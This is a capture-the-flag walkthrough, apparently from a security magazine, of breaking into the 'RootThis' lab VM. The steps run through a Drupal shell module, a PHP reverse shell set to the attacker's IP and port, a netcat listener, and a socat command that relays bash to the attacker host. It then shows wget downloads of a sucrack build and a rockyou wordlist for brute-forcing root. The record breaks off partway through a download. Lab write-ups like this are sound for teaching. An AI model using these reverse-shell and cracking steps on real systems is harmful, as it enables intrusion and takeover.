
The screenshot shows the Drupal update manager interface. The browser tabs include 'Update manager...', 'Shell | Drupal.org', 'Drupal 7.x Modul...', and 'Entity API | Drup...'. The address bar shows '192.168.41.176/drupal/authorize.php'. The page title is 'Update manager'. A green notification box indicates 'Installation was completed successfully.' Below this, the 'shell' module is listed as installed successfully. Under 'Next steps', there are three items: 'Install another module', 'Enable newly added modules', and 'Administration pages'.

This is how the shell looks after installation. But I was unable to work with this shell as it was not being interactive.



So I decided to use the create a new file in the web server to get a reverse shell. The command used for doing this is given below. This will open the new PHP file as shown below.


<http://192.168.41.176/drupal/shell/edit-file?file=/var/www/html/drupal/shell.php&cwd=>



I copied the code of php-reverse-shell.php which is inbuilt in Parrot OS into the newly created file shell.php.

```
[*]-[root@parrot]-[~]
└─# whereis webshells
webshells: /usr/share/webshells
[root@parrot]-[~]
└─# ls /usr/share/webshells
asp  aspx  cfm  jsp  perl  php
[root@parrot]-[~]
└─# ls /usr/share/webshells/php
findsock.c          php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php    php-reverse-shell.php  simple-backdoor.php
[root@parrot]-[~]
```

Then I changed the values of \$IP and \$port to that of my attacker system. Save the file.



```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.41.134'; // CHANGE THIS
$port = 6666; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Before executing the shell, I started a netcat listener on port 6666 on my attacker system. As the shell.php file is executed, we get a shell as shown below.

```
[*]-[root@parrot]-[~]
└─# nc -lvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 192.168.41.176 54222 received!
Linux RootThis 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux
 07:52:31 up 3:45, 0 users, load average: 0.01, 0.07, 0.08
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
└─# pwd
/
└─# ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
```

Finally I have a shell on the target. I tried to move to the /root folder (even though I know it would be futile) but can't.

```
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd /root
/bin/sh: 3: cd: can't cd to /root
$ cd root
/bin/sh: 4: cd: can't cd to root
$ cdhome
/bin/sh: 5: cdhome: not found
$ cd home
$ ls
user
$
```

There was another directory named "user" which was accessible. In that directory there was a file named MessageToRoot.txt.

```
$ cd home
$ ls
user
$ cd user
$ ls
MessageToRoot.txt
$ cat MessageToRoot.txt
Hi root,

Your password for this machine is weak and within the first 300 words of the rockyou.txt wordlist. Fortunately root is not accessible via ssh. Please update the password to a more secure one.

Regards,
user
$
```

This file has a message to the Root user of the system saying that the password for this system was weak and is in first 300 words of the dictionary rockyou.txt. Good. I first wanted to guess the password of root user. when I tried to "su", it gave me an error that this should be run from a terminal. So we are having a jailshell here (shell with very limited privileges). We need to break from this jail shell first.

```
$ cd /tmp
$ su-
/bin/sh: 12: su-: not found
$ su
su: must be run from a terminal
$ /bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
$
```

There are many ways to break out from this jail shell. The most popular method is to use the python command we have used many times before in our magazine successfully. This time it failed though as Python is not installed in the target system.

```
$ python -c 'import pty ; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ /bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
$ perl -e 'exec "/bin/sh";'
pwd
/
█
```

After trying out many different ways without success, I decided to use socat tool. Just like netcat tool, it is a utility used for data transfer between two addresses. Socat stands for SOcket CAT.

What makes socat awesome is that this address can represent anything like network socket, PTY, datagram and stream sockets and pipes etc. From the /tmp folder, I downloaded a socat binary as shown below.

```
$ cd /tmp
$ ls
$ pwd
/tmp
$ ls
$ ls
$ wget https://github.com/andrew-d/static-binaries/tree/master/socat
--2019-05-21 04:02:20-- https://github.com/andrew-d/static-binaries/tree/master/socat
Resolving github.com (github.com)... 192.30.253.113
Connecting to github.com (github.com)[192.30.253.113]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'socat'

 0K ..... 75.2K
50K ..... 8.66M=0.7s

2019-05-21 04:02:23 (84.0 KB/s) - 'socat' saved [57218]
$ █
```

Then I ran the command as shown below which will open another shell which will be a proper shell.

socat exec : 'bash -li', pty,stderr,setsid,sigint,sane \ tcp:192.168.41.134:4545

This command instructs socat to open a bash shell and relay it to the tcp IP address and port 192.168.41.134:4545 which happens to be our attacker system. On my attacker system, I have

```
$ socat exec:'bash li', pty,stderr,setsid,sigint,sane \ tcp:192.168.41.134:4545
/bin/sh: 19: socat: Permission denied
$ ls -l /usr/bin/socat
/bin/sh: 20: ls-l: not found
$ pwd
/tmp
$ ls -l /usr/bin/socat
-rwx----- 1 root root 378336 Jul 14 2017 /usr/bin/socat
```

As you can see in the above image, the command failed with message "permission denied". when I ran the command **whereis**, it seems there is another instance of socat on the target system.

```
$ whereis socat
socat: /usr/bin/socat /usr/share/man/man1/socat.1.gz
$ pwd
/tmp
$ ls -l
```


To run the socat program we downloaded we need to append **./** to the same command we ran before.

```
$ ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.41.134:4545
```

This time I successfully got a shell as shown below.

```
[root@parrot]~# nc -lvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
Connection from 192.168.41.176 46170 received!
www-data@RootThis:/tmp$ su-
su-
bash: su-: command not found
www-data@RootThis:/tmp$ su -
su -
Password: toor

su: Authentication failure
www-data@RootThis:/tmp$
```



To see if this was a proper shell and not a jail shell, I once again tried the **su** command. This time it worked. I tried guessing the password of the root user by trying out the passwords I know till now but all failed.

```
www-data@RootThis:/tmp$ su -
su -
Password: chocolate

su: Authentication failure
www-data@RootThis:/tmp$ su -
su -
Password: moranguita

su: Authentication failure
www-data@RootThis:/tmp$
```

The password is in the first 300 words in the dictionary rockyou.txt. Initially I thought trying all words manually would be good but then I wanted to use any password cracker built for this purpose. After researching I found sucrack which is especially built for this purpose.



Permuting the dictionary

Check out the Usage page for list of options to alter the case, append digits, etc. to the dictionary. In the example below, we try each word in lower case and append a digit:

```
$ ./sucrack -w 100 -r -l ad -u smbguest dict.txt
password is: test123
```

Reading Passwords from STDIN

Besides of getting passwords from a dictionary or in the incremental mode, you can use the password generator of your choice and feed sucrack with passwords. John the Ripper's great password generator can be used this way for instance:

```
$ john --stdout --incremental | sucrack -
```

 **sucrack-1.2.3.tar.gz**
April 26, 2013

109.5 KiB
MD5 hash: 6ebfe5e94577a53ce8dcabadd3581ec3
[DETAILS](#)

I downloaded, extracted the archive, configured and once again made a tar archive of the sucrack tool as shown in the images below.

```
[root@parrot]~[~/Downloads]
└─# tar -xzf sucrack-1.2.3.tar.gz
└─[root@parrot]~[~/Downloads]
└─# cd sucrack-1.2.3
└─[root@parrot]~[~/Downloads/sucrack-1.2.3]
└─# ls
aclocal.m4  config.guess  configure.ac  INSTALL      missing      [redacted]
AUTHORS    config.h.in   COPYING      install-sh   mkninstalldirs  VERSION
ChangeLog  config.sub    depcomp      Makefile.am  NEWS
compile    configure     [redacted]    Makefile.in  README
└─[root@parrot]~[~/Downloads/sucrack-1.2.3]
└─#
```

```
[root@parrot]~[~/Downloads/sucrack-1.2.3]
└─# ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
checking for gcc... gcc
checking for C compiler default output file name... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ANSI C... none needed
checking for style of include used by make... GNU
```

```

[root@parrot]--[~/Downloads/sucrack-1.2.3]
└─ #make
make all-recursive
make[1]: Entering directory '/root/Downloads/sucrack-1.2.3'
Making all in src
make[2]: Entering directory '/root/Downloads/sucrack-1.2.3/src'
if gcc -DHAVE_CONFIG_H -I. -I. -I.. -Wall -O2 -D_GNU_SOURCE -DSTATIC_BUFFER
-DLINUX -DSUCRACK_TITLE="\sucrack 1.2.3 (LINUX)\\" -g -O2 -MT sucrack-sucrack.o
-MD -MP -MF ".deps/sucrack-sucrack.Tpo" -c -o sucrack-sucrack.o `test -f 'sucra
ck.c' || echo './`sucrack.c; \
then mv -f ".deps/sucrack-sucrack.Tpo" ".deps/sucrack-sucrack.Po"; else rm -f ".
deps/sucrack-sucrack.Tpo"; exit 1; fi
In file included from sucrack.c:41:0:
rules.h:59:20: warning: 'rules_map' defined but not used [-Wunused-variable]
static rules_map_t rules_map[] = {
    ^~~~~~
if gcc -DHAVE_CONFIG_H -I. -I. -I.. -Wall -O2 -D_GNU_SOURCE -DSTATIC_BUFFER
-DLINUX -DSUCRACK_TITLE="\sucrack 1.2.3 (LINUX)\\" -g -O2 -MT sucrack-worker.o
-MD -MP -MF ".deps/sucrack-worker.Tpo" -c -o sucrack-worker.o `test -f 'worker.c
' || echo './`worker.c; \
then mv -f ".deps/sucrack-worker.Tpo" ".deps/sucrack-worker.Po"; else rm -f ".de

```

```

[root@parrot]--[~/Downloads]
└─ #tar -cvf sucrack.tar sucrack-1.2.3/
sucrack-1.2.3/
sucrack-1.2.3/Makefile.in
sucrack-1.2.3/README
sucrack-1.2.3/src/
sucrack-1.2.3/src/sucrack-stat.o
sucrack-1.2.3/src/Makefile.in
sucrack-1.2.3/src/su.h
sucrack-1.2.3/src/sucrack-su.o
sucrack-1.2.3/src/.deps/
sucrack-1.2.3/src/.deps/sucrack-dictionary.Po
sucrack-1.2.3/src/.deps/sucrack-util.Po
sucrack-1.2.3/src/.deps/sucrack-stat.Po

```

I created a new directory named "hc" and copied the sucrack.tar file I created to that folder. I also made a new wordlist rockme.txt from the first 300 words of the wordlist rockyou.txt and moved that also into the "hc" folder.

```

[root@parrot]--[~/Downloads]
└─ #cp sucrack.tar /root/hc
[root@parrot]--[~/Downloads]
└─ #ls /usr/share/wordlists
dirb          dnsmap.txt      fern-wifi      nmap.lst      sqlmap.txt
dirbuster     fasttrack.txt  metasploit    rockyou.txt   wfuzz
[root@parrot]--[~/Downloads]
└─ #head -300 /usr/share/wordlists/rockyou.txt > /root/hc/rockme.txt
[root@parrot]--[~/Downloads]
└─ #

```

I started a simple HTTP server from that folder "hc" which can be seen in the image below.

192.168.41.134:8000

Search

Directory listing for /

- [rockme.txt](#)
- [sucrack.tar](#)

I downloaded both these files onto our target as shown below.

```
www-data@RootThis:/tmp$ wget http://192.168.41.134:8000/sucrack.tar
wget http://192.168.41.134:8000/sucrack.tar
--2019-05-27 08:56:17-- http://192.168.41.134:8000/sucrack.tar
Connecting to 192.168.41.134:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860160 (840K) [application/x-tar]
Saving to: 'sucrack.tar'

Network
sucrack.tar      100%[----->] 840.00K  763KB/s  in 1.1s
2019-05-27 08:56:18 (763 KB/s) - 'sucrack.tar' saved [860160/860160]

www-data@RootThis:/tmp$ wget http://192.168.41.134:8000/rockme.txt
wget http://192.168.41.134:8000/rockme.txt
--2019-05-27 08:56:39-- http://192.168.41.134:8000/rockme.txt
Connecting to 192.168.41.134:8000... connected.
